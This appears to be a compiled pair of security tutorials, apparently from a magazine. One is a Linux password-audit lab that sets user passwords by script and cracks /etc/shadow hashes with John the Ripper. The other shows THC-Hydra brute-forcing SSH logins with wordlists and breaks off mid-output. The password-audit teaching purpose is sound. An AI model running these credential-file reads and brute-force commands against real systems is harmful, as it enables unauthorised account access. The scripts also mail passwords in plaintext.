To increase the security of the generated passwords, one could, for example, modify the script in order to generate random passwords containing at least one special character and of length equal to 15 characters.

To do this, we must just specify the options required by the pwgen command in the script. Here are the changes to make (see the gray line):

change_pass2.sh

```
1  #!/bin/sh
2  if [ -e pass.maj ]
3  then
4       rm pass.maj
5  fi
6  while read user
7  do
8       password=$(pwgen -s -y -1 15)
9       echo $user:$password >> pass.maj
10      echo "votre nouveau password : $password" | mail -s pass $user
11 done < list_users
12 while read userpass
13 do
14      echo $userpass | chpasswd
15 done < pass.maj
16
```

After running the script and opening the file `pass.maj` again, we realize that the generated passwords respect perfectly the parameters that have been given.

pass.maj

```
1  etudiant1:/6k)wv}N+!~9DNA
2  etudiant2:*TOg\N~:w*qt8k&
3  etudiant3:8W5^qgp-%a;6p,[
4  etudiant4:lMQ?3@+?*o]9$+Y
```

Finally, we could use the *passwd* command instead of the *chpasswd* command in our script. However, there are still some modifications to be made to achieve this.

We take the last script and make the necessary modifications (see the gray lines):

change_pass3.sh

```
#!/bin/sh
if [ -e pass.maj ]
then
      rm pass.maj
fi
while read user
do
      password=$(pwgen -s -y -1 15)
      echo $user:$password >> pass.maj
     echo "votre nouveau password : $password" | mail -s pass $user
done < list_users
while read userpass
do


      usr=$(echo $userpass | cut -f 1 -d :)
      pw=$(echo $userpass | cut -f 2 -d :)

      echo "$pw\n$pw" | (passwd $usr)


done < pass.maj
```

This process is necessary because to be able to use the passwd command from a script, it will be necessary to invoke it as follows:

```
echo '' PASSWORD \n PASSWORD '' | (Passwd USERNAME)
```

Indeed, the password is indicated twice in a row because the command passwd requires confirmation of the password entered. As for the combination '\n', it is indispensable because it is a carriage return which is supposed to separate the entered password from its confirmation.

In order to evaluate the robustness of the generated passwords, we will try to break them with a cracking tool named John the Ripper. The latter is currently the most advanced password cracking software, in terms of supported encryption algorithms, implemented password generation algorithms, as well as supported processor architectures. It has the reputation of being the most flexible password breaker of use for auditing passwords.

John has three modes of operation which are:

1. Mode 1: single (single)

John uses the login information of user's (name, first name, login, etc.) by applying the transformation rules defined in the john.conf file. This is the fastest mode, it usually lasts only a few seconds. Passwords found are tried on the entire list in case two users have the same password.

2. Mode 2: wordlist (dictionary)

Dictionaries are text files containing one word (or phrase) per line. It exists for all languages and all fields of activity. GNU / Linux users usually have two dictionaries on their system (/usr /share /dict), one in English and one in the local language. Performance is slightly improved when the file is sorted alphabetically.

3. Mode 3: incremental (raw incremental)

Incremental mode tries all combinations of characters within a given range (e.g. up to 8 characters), from a defined character set (e.g. only lowercase letters). This mode is very long; t is never completed (which can be estimated on the basis of ranges given over several decades). In order to improve its effectiveness, John bases his tests on tables of frequency of use of the characters. The incremental mode is activated with the -i option (or -incremental)

Let's now see how to install the tool to start using it:

To get the tool, run the following command from the root terminal:

```
apt-get install john
```

Once the download and installation is complete, the program is ready for use.

To see how this utility works, type `john` in your terminal.

Note: If you encounter error messages when running john that indicate that files are missing or untraceable, please do the following:

```
ln -s /etc/john/john.conf john.ini
cd /usr/share/john/
john fichier
```

If no problem is encountered, you must have the following display:

```
root@zakizak-home:/home/zakizak# john
John the Ripper password cracker, version 1.7.8
Copyright (c) 1996-2011 by Solar Designer
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                  "single crack" mode
--wordlist=FILE --stdin   wordlist mode, read words from FILE or stdin
--rules                   enable word mangling rules for wordlist mode
--incremental[=MODE]      "incremental" mode [using section MODE]
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset, FILE will be overwritten
--show                    show cracked passwords
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT          load salts with[out] at least COUNT passwords only
--format=NAME             force hash type NAME: DES/BSDI/MD5/BF/AFS/LM/crypt
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
root@zakizak-home:/home/zakizak#
```

By this means, the method of use and all the options offered by this program are obtained.

Among the parameters is the format option, which allows one to specify to john the type of hash used in the encrypted password that one disposes and of which one wants to recover the value in clear.

Note that john is able to detect the type of password, but there may be gaps in it because the hashes can be similar for different types of hash. Indeed, John will only crack the types of hash mentioned,

```
root@zakizak-home:/home/zakizak# john
John the Ripper password cracker, version 1.7.8
Copyright (c) 1996-2011 by Solar Designer
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                  "single crack" mode
--wordlist=FILE --stdin   wordlist mode, read words from FILE or stdin
--rules                   enable word mangling rules for wordlist mode
--incremental[=MODE]      "incremental" mode [using section MODE]
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset, FILE will be overwritten
--show                    show cracked passwords
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT          load salts with[out] at least COUNT passwords only
--format=NAME             force hash type NAME: DES/BSDI/MD5/BF/AFS/LM/crypt
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
root@zakizak-home:/home/zakizak#
```

which is not pleasant because, in our case, we would try to break the encrypted passwords of the users of the system (those that the pwgen utility had generated and that was attributed to the different users) whereas the type of hashing used is not available in the list supported by john. This is the hash type specified in the /etc/login.defs file and used by the latest crypt system tool to ensure encryption of passwords in the shadow suite.

The type in question is *sha512crypt*.

However, there are still alternative versions of the John the Ripper tool that have been implemented by developer communities and offer many more options and a much wider list of supported hash types. A rather interesting alternative is the one proposed by the jumbo community and which is also mentioned in the official site of John. We will take the last current version proposed by this community, it is called : *john-1.7.9-jumbo 7.tar.gz*.

However, the installation of this alternative differs slightly from that of the official program. In order to benefit from this, the following must be done:

We put ourselves in the file where we want to install John the Ripper. For example we'll put it in `/opt` directory.

We move to the directory as follows:

```
cd / opt
```

The corresponding version is downloaded with the wget command followed by the program link as follows:

`wget http://www.openwall.com/john/g/john-1.7.9-jumbo-7.tar.gz`

We get a compressed file whose contents must be extracted with the following command:

```
Tar xvf john-1.7.9-jumbo-7.tar.gz
```

This will result in a folder named *`john-1.7.9-jumbo-7`*, which contains all the files required for installation.

To make it simpler, we will rename the previous folder to a shorter name of the kind:

```
Mv john-1.7.9-jumbo-7 jtr
```

From now on the file will be named jtr.

We put ourselves in the following path:

```
cd jtr/src
```

This folder contains the various binaries that make up the program. We need to compile them to generate John's executable. To do this, use the `make` command.

You will need to specify the kernel version of the current system. In our case it is:

```
linux-x86-native.
```

Note: To get the list of kernels type make without parameters.

The command to run in our case is:

```
make clean linux-x86-native
```

Once completed, we can start using our program as follows:

We move to the following path:

```
cd / opt / jtr / run
```

```
root@zakizak-home:/opt/jtr/run# ls
all.chr             dumb32.conf          john.log          mailer          pwsafe2john      sipdump2john.py
alnum.chr           dynamic.conf         john.pot          mkvcalcproba    racf2john        ssh2john
alpha.chr           genincstats.rb       john.rec          netntlm.pl      radius2john.pl   stats
benchmark-unify     genmkvpwd            keepass2john      netscreen.py    rar2john         tgtsnarf
calc_stat           hccap2john           keychain2john     odf2john.py     raw2dyna         unafs
cracf2john.py       john                 lanman.chr        pass            relbench         undrop
dictionary.rfc2865  john.bash_completion  ldif2john.pl      pass_gen.pl     sap2john.pl      unique
digits.chr          john.conf            lion2john-alt.pl  password.lst    sha-dump.pl      unshadow
dumb16.conf         john.local.conf      lion2john.pl      pdf2john        sha-test.pl      zip2john
root@zakizak-home:/opt/jtr/run#
```

And we run the program as follows:

```
./john
```

Note: Run permissions on this file may not be granted. It will suffice to execute the command below to raise this constraint :

```
chmod u + x john
```

We already noticed the additive list of hashes types supported by this version :

```
--format=NAME               force hash type NAME: afs bf bfegg bsdi crc32 crypt
                            des django dmd5 dominosec dragonfly3-32 dragonfly3-64
                            dragonfly4-32 dragonfly4-64 drupal7 dummy dynamic_n
                            epi episerver gost hdaa hmac-md5 hmac-sha1
                            hmac-sha224 hmac-sha256 hmac-sha384 hmac-sha512
                            hmailserver ipb2 keepass keychain krb4 krb5 lm lotus5
                            md4-gen md5 md5ns mediawiki mscash mscash2 mschapv2
                            mskrb5 mssql mssql05 mysql mysql-sha1 nethalflm netlm
                            netlmv2 netntlm netntlmv2 nsldap nt nt2 odf office
                            oracle oracle11 osc pdf phpass phps pix-md5 pkzip po
                            pwsafe racf rar raw-md4 raw-md5 raw-md5u raw-sha
                            raw-sha1 raw-sha1-linkedin raw-sha1-ng raw-sha224
                            raw-sha256 raw-sha384 raw-sha512 salted-sha1 sapb
                            sapg sha1-gen sha256crypt sha512crypt sip ssh
                            sybasease trip vnc wbb3 wpapsk xsha xsha512 zip
```

Among them, we find the type that interests us (see the gray line) and on which are based the encrypted passwords of users appearing in the file /etc /shadow.

We will begin with a cracking scenario in a trivial case where the password will have the same value as the username.

In other words, here is the current configuration (login: password) of the different users:

```
etudiant1: etudiant1
etudiant2: etudiant2
etudiant3: etudiant3
etudiant4: etudiant4
```

To simplify, we will try to crack the password of a single user, the user 'etudiant1', after recovering his hash from the / etc / shadow file and saving it in a file that will be named pass.

```
root@zakizak-home:/opt/jtr/run# cat /etc/shadow | grep etudiant1
etudiant1:$6$nZA/jXQg$0CUFM5oK/dUWZlvlS3IonSYoiq12wLTM4R0vN2Fg10osod00ZxEotgCSnN91Gz5Zux.Phbmp2y0InJM.dLSlQ/:16
158:3::6:::
root@zakizak-home:/opt/jtr/run# cat /etc/shadow | grep etudiant1 > pass
root@zakizak-home:/opt/jtr/run# ./john --format=sha512crypt pass
Loaded 1 password hash (sha512crypt [32/32])
etudiant1        (etudiant1)
guesses: 1  time: 0:00:00:00 DONE (Sat Mar 29 18:22:23 2014)  c/s: 5.55  trying: etudiant1
Use the "--show" option to display all of the cracked passwords reliably
root@zakizak-home:/opt/jtr/run# ./john --show pass
etudiant1:etudiant1:16158:3::6:::

1 password hash cracked, 0 left
root@zakizak-home:/opt/jtr/run#
```

John was able to smash it immediately with the use of his single crack module which allows him to retrieve a password based on user information including his login.

In order to see the password in clear, here is the command to execute:

```
./john -show filename
```

In our case, it will be:

```
./john -show pass
```

Now, we will test the efficiency of the passwords generated completely randomly with the utility pwgen. The fact that the passwords are random is important because in this way they will be completely independent of the usernames and will not constitute simple words of the dictionary. However, any password can always be cracked by brute force (equivalent to the incremental mode under john). The "brute force" attack stupidly tests all combinations of numbers, letters and special characters until you find the password you want. The disadvantage of this method is that the time to get there can be long, even very long. This time is determined by both the complexity of the password and the power of the machine trying to find it.

In order to assign the passwords generated by pwgen to the different users, we will execute the script that we have already seen named *change_pass.sh* with a simple modification on the size of the generated passwords. To simplify, we will try to crack passwords of four alphabetical characters only. Here is the list of users considered as well as the corresponding script:

```
etudiant1
etudiant2
etudiant3
etudiant4
```

```
#!/bin/sh
if [ -e pass.maj ]
then
      rm pass.maj
fi
while read user
do
      password=$(pwgen -1 4)
      echo $user:$password >> pass.maj
     echo "votre nouveau password : $password" | mail -s pass $user
done < list_users
while read userpass
do
      echo $userpass | chpasswd
done < pass.maj
```

It should be noted that the longer the password is, the longer the cracking process will take. Be aware that the time required to crack a password that meets all the criteria of a good password is really huge. One can, for example, reach hundreds of thousands of years. Moreover, it is not the interest of this practical work. Rather, it is a matter of discovering the use of this tool for auditing passwords.

The script is executed as follows:

```
root@zakizak-home:/home/zakizak# ./change_pass.sh
root@zakizak-home:/home/zakizak#
```

Now, each user of the previous list is assigned a random password provided by pwgen. The current system user account configuration is as follows:

```
etudiant1:ajvt
etudiant2:lnel
etudiant3:wjwd
etudiant4:kjft
```

For example, we will retrieve the password of the user *etudiant2* from the /etc/shadow file and try to crack it with john.

In order for the cracking operation to go faster, we will tell john that the password contains only alphabetic characters and we will specify the hash type of the encrypted password as follows:

```
root@zakizak-home:/opt/jtr/run# ./john --incremental:alpha --format=sha512crypt pass
Loaded 1 password hash (sha512crypt [32/32])
lnel             (etudiant2)
guesses: 1  time: 0:00:18:04 DONE (Mon Mar 31 22:37:09 2014)  c/s: 108  trying: lnel
Use the "--show" option to display all of the cracked passwords reliably
root@zakizak-home:/opt/jtr/run#
```

After 18 minutes, the password has been cracked and we find the clear password corresponding to the student user *etudiant2*. In fact, the operation was more or less rapid because we took a password of only four characters and it had been specified in advance that it contained only alphabetical characters.

If we take the trouble to increase the size of the password generated, we will see that the program will take hours and hours until even tired.

That said, if we take the script we saw earlier, the one we used to generate random passwords, containing at least one special character and of length equal to 15 characters:

change_pass2.sh

```
#!/bin/sh
if [ -e pass.maj ]
then
        rm pass.maj
fi
while read user
do
        password=$(pwgen -s -y -1 15)
        echo $user:$password >> pass.maj
       echo "votre nouveau password : $password" | mail -s pass $user
done < list_users
while read userpass
do
        echo $userpass | chpasswd
done < pass.maj
```

And whose generated passwords look like:

pass.maj

```
etudiant1:/6k)wv}N+!~9DNA
etudiant2:*TOg\N~:w*qt8k&
etudiant3:8W5^qgp-%a;6p,[
etudiant4:lMQ?3@+?*o]9$+Y
```

We can not crack such passwords in a reasonable amount of time. We can say that these passwords meet all the criteria of good passwords.

The most important step that a user can take to protect their account from cracking passwords is to create a truly hermetic password.

Conclusion

Passwords are the primary method used by Linux to verify a user's identity. In such circumstances, password security is very important in protecting the user, the workstation, and the network. It should be remembered that the best password remains, and will always be, the one that comes out of your head, if it meets the security standards.

THC-Hydra Network Logon Cracker

Sam Vega

ABOUT THE AUTHOR

Sam Vega


Sam has been fiddling with computers for over 20 years but has been officially an IT professional since 2008. Currently a Senior Technical Systems Analyst for a nationally recognized hospital working in the capacity of a Senior Desktop Engineer. He holds current industry standard certifications such as ISACA, Microsoft, Apple, Oracle, CompTIA, Tenable, Offensive Security, and eLearnSecurity. He enjoys writing & reverse engineering code, analyzing malware, performing PoCs and figuring out complex problems. His mindset is defender by day and attacker by night. So that makes him part of the Purple Team by design and a lover of all things infosec by nature.

This article will be based on a 'very fast network logon cracker' as quoted on tools.kali.org, hence the title of this article. The description of the tool from the same web page:


"Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP."

This tool is already installed in the Kali 2016.2 release, as well as previous Kali builds. You will find the tool under Password Attacks > Online Attacks. Below is a screenshot of the CLI tool "hydra" when launched via the Kali Applications menu or via terminal by typing "hydra" or "hydra -h".




There also is a GUI version of the tool. It's located in the same sub-menu as Hydra but the GUI version is called "`hydra-gtk`". See screenshot below.



Other methods to access help for Hydra:

```
root@kali:~/Desktop# man hydra
```



Since Hydra is based on modules, a piece of code focused on attacking a specific protocol, you can access help for that specific protocol/service. See below:

So I'll only focus on the CLI version of Hydra. Based on the help info, you will see some examples of how to use Hydra. In this basic example, we'll assume we were able to obtain one of the user names allowed to ssh to a particular server. In my example, the user name I want to crack is "isam". The basic syntax we will need to get this cracking, no pun intended, is as follows:

```
root@kali:~/Desktop# hydra -l isam -P passwords.txt ssh://192.168.1.138
```

- `-l` = login with LOGIN name
- `-P` = load several passwords from FILE (in the above image passwords.txt is a custom wordlist that I created for this demo)
- `ssh://192.168.1.138` = service we want to crack and the IP address of the server

The above basic syntax will work and crack the login if the password is found in the list. We can add more options to the command for verbosity, threads, etc.

```
root@kali:~/Desktop# hydra -l isam -P passwords.txt ssh://192.168.1.138 -f -v -t 6 -q
```

- `-f` = exit when a login/pass pair is found
- `-v` = verbose mode
- `-t 6` = run TASKS number of connects in parallel (per host, default: 16)
- `-q` = do not print messages about connection errors

***Note:**

1. The `-q` parameter is mentioned in the help info for Hydra but it is not mentioned on tools.kali.org. (/me wonders why)
2. The word errors is misspelled. ;-)

Now back to the tutorial and speaking of tools.kali.org. If we use the word list that is mentioned on the page, unix_passwords.txt, you might not have to go get a cup of coffee until it is complete. If you use another word list, like rockyou.txt, be prepared to go do a lot more than just get a cup of coffee, unless you increase the amount of threads you plan on using.

unix_passwords.txt (1,006 guesses with 6 threads)

```
root@kali:~# hydra -l isam -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.1.138 -f -v -t 6 -q
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpose
s.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-10-24 11:59:03
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort..
.
[DATA] max 6 tasks per 1 server, overall 64 tasks, 1006 login tries (l:1/p:1006), ~2 tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[INFO] Testing if password authentication is supported by ssh://192.168.1.138:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.138:22
[STATUS] 60.00 tries/min, 60 tries in 00:01h, 946 todo in 00:16h, 6 active
[STATUS] 44.00 tries/min, 132 tries in 00:03h, 874 todo in 00:20h, 6 active
```

rockyou.txt (14,344,399 guesses with default 16 threads)

```
root@kali:~/Desktop# hydra -l isam -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.138 -vfq
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpose
s.

